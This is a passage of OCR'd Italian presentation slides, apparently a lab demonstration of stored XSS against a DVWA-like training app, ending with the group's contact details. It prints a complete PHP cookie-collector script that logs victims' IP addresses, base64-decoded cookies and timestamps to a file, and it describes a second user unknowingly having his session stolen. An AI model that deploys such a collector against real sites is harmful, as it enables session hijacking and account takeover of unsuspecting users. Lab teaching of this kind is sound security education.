


XSS Stored

Al termine, abbiamo fatto un test conclusivo con **due account diversi**, admin e pablo. Con **due browser diversi**.
Si nota, che quando pablo, ignaro, entra nella pagina avvelenata, **si subirà** lo script lanciato precedentemente dall'attaccante e i cookie nel file "**catturato.txt**" cambieranno!


Username: pablo
Security Level: low
PHPIDS: disabled

Username: admin
Security Level: low
PHPIDS: disabled



XSS Stored

Abbiamo modificato il file **log.php** per leggere più informazioni degli utenti, come l'IP, la data, l'ora e il cookie ovviamente.



Open
log.php
/var/www/html
Save

```php
<?php
if(isset($_REQUEST['q'])) {
    $client_ip = $_SERVER['REMOTE_ADDR'];
    $decoded_data = base64_decode($_REQUEST['q']);

    if($decoded_data !== false) {
        $current_timestamp = date('Y-m-d\TH:i:sP');

        $file_path = '/var/www/html/cattura/catturato.txt';

        // Verifica se i dati decodificati sono diversi da false prima di salvare nel file
        if($decoded_data !== false) {
            $write_success = file_put_contents($file_path, "IP: $client_ip\nData: $decoded_data\nTimestamp: $current_timestamp\n", FILE_APPEND);

            if($write_success !== false) {
                echo "I dati sono stati salvati correttamente.";
            } else {
                echo "Si è verificato un errore durante il salvataggio dei dati.";
            }
        } else {
            echo "I dati inviati non sono validi.";
        }
    } else {
        echo "I dati inviati non sono validi.";
    }
} else {
    echo "Parametro 'q' mancante nella richiesta.";
}
?>
```

Mettendoli in pila, per non sovrascrivere le vittime

THANK YOU

ByteRebels

info@byterebels.eu

www.byterebels.eu

Italy (everywhere)

Screenshot di: Arjen Van Zwam